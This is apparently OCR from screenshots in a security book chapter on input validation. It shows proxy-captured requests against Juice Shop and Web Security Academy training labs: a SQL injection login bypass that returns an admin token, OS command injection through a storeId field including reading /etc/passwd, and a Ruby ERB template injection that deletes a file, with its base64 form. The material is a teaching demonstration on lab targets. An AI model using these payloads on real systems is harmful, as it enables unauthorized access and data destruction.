

Manual Request Editor
Request
Response
Method
Header: Text
Body: Text
Send
POST http://10.88.88.95:3000/rest/user/login HTTP/1.1
Host: 10.88.88.95:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/json
Content-Length: 44
Origin: https://10.88.88.95:3000
Connection: keep-alive
Referer: https://10.88.88.95:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
ve4VjY71zXw8MRKneB3qxPk2gyd1wtbT30DavNopEVlO54r6mWQJbL9Z3QqR
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
{"email":"admin@juice-sh.op' OR 1=1 --","password":"k"}
Time:
Body Length:
Total Length:



Manual Request Editor
Request
Response
Header: Text
Body: Text
Send
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 834
ETag: W/"342-2g2Bvq8cEASgvdseBUeNFHtOWDA"
Vary: Accept-Encoding
Date: Wed, 27 Jul 2022 03:29:33 GMT
Connection: keep-alive
Keep-Alive: timeout=5
{"authentication":{"token":
"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWU
OiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4Y
UwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiJ1bmRlZmluZWQiLCJwcm9maWxlSW
Z2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY
RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjItMDctMjcgMDE6MTY6MjcuOTA0ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMj
MDctMjcgMDE6Mzg6MjUuNzg4ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY1ODg5MjU3NCwiZXhwIjoxNjU4O
EwNTc0fQ.yzSzbGNW5yGM4ly1qEzCyTD2O7bKMazzs5BHMcC7dazsaFDX2G8lhKMr4F0Fi1HC-z0d8dD1tIRgg68R0lfnSyJS
_fxbkmtzsLDRqVJWfplNBTjX3rGQ1G0r6353Kol_UJuawB6K8LMUfAeAda3c26RbRxhouRj3XaZwXqIATk","bid":1,
"umail":"admin@juice-sh.op"}}



Login
admin@juice-sh.op' OR 1=1 --
Password *
Forgot your password?
Log in
Remember me
Not yet a customer?

Chapter 7: Validating (Data) Inputs - Part 2














OS command injection






Manual Request Editor
Request
Response
Method
Header: Text
Body: Text
Send
POST https://0aa60054033d4841c03c790a002e005d.web-security-academy.net/product/stock HTTP/1.1
Host: 0aa60054033d4841c03c790a002e005d.web-security-academy.net
Connection: keep-alive
Content-Length: 21
sec-ch-ua: "Chromium";v="104", " Not A;Brand";v="99", "Google Chrome";v="104"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko
) Chrome/104.0.0.0 Safari/537.36
sec-ch-ua-platform: "macOS"
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0aa60054033d4841c03c790a002e005d.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
productId=2&storeId=1|pwd


Manual Request Editor
Request
Response
Method
Header: Text
Body: Text
Send
POST https://0aa2001303f04861c0157bd700a10001.web-security-academy.net/product/stock HTTP/1.1
Host: 0aa2001303f04861c0157bd700a10001.web-security-academy.net
Connection: keep-alive
Content-Length: 49
sec-ch-ua: "Chromium";v="104", " Not A;Brand";v="99", "Google Chrome";v="104"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko
) Chrome/104.0.0.0 Safari/537.36
sec-ch-ua-platform: "macOS"
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0aa2001303f04861c0157bd700a10001.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
productId=1&storeId=1|cat > CommandInjection.txt


Manual Request Editor
Request
Response
Method
Header: Text
Body: Text
Send
POST https://0aa2001303f04861c0157bd700a10001.web-security-academy.net/product/stock HTTP/1.1
Host: 0aa2001303f04861c0157bd700a10001.web-security-academy.net
Connection: keep-alive
Content-Length: 25
sec-ch-ua: "Chromium";v="104", " Not A;Brand";v="99", "Google Chrome";v="104"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko
) Chrome/104.0.0.0 Safari/537.36
sec-ch-ua-platform: "macOS"
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0aa2001303f04861c0157bd700a10001.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
productId=1&storeId=1|ls


Manual Request Editor
Request
Response
Header: Text
Body: Text
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Connection: close
Content-Length: 36


CommandInjection.txt
stockreport.sh
Remote OS Command Injection
URL: https://0ac600ad04404a47c28041dc00e8004f.web-security-academy.net/product/stock
Risk: High
Confidence: Medium
Parameter: storeId
Attack: 1&cat /etc/passwd&
Evidence: root:x:0:0
CWE ID: 78
WASC ID: 31
Source: Active (90020 - Remote OS Command Injection)
Description:
Attack technique used for unauthorized execution of operating system commands. This attack is possible when an application accepts untrusted input to build operating system commands in an insecure manner involving improper data sanitization, and/or improper calling of external programs.
Other Info:


GET
https://0a8c008403bbcad8c0ef014f00810091.web-security-academy.net/?message=Unfortunately%20this%20product%20is%20out%20of%20stock HTTP/1.1
Host: 0a8c008403bbcad8c0ef014f00810091.web-security-academy.net

Internal Server Error
/usr/lib/ruby/2.7.0/erb.rb:905:in `eval': (erb):1: syntax error, unexpected ')', expecting '=' (SyntaxError) _erbout = +''; _erbout.<<(( * ).to_s); _erbout ^ from /usr/lib/ruby/2.7.0/erb.rb:905:in `result' from -e:4:in `<main>'

WE LIKE
SHO

88

/home/carlos true

Congratulations, you solved the lab!

WE L
SH

true

Encode/Decode/Hash

Text to be encoded/decoded/hashed:

```
<%= system("rm /home/carlos/morale.txt") %>
```

Reset

Encode | Decode | Hash | Illegal UTF8 | Unicode

Base64 Encode

```
PCU9IHN5c3RlbSgicm0gL2hvbWUvY2FybG9zL21vcmFsZS50eHQiKSAlPg==
```

Base64 URL Encode


```
PCU9IHN5c3RlbSgicm0gL2hvbWUvY2FybG9zL21vcmFsZS50eHQiKSAlPg==
```


URL Encode

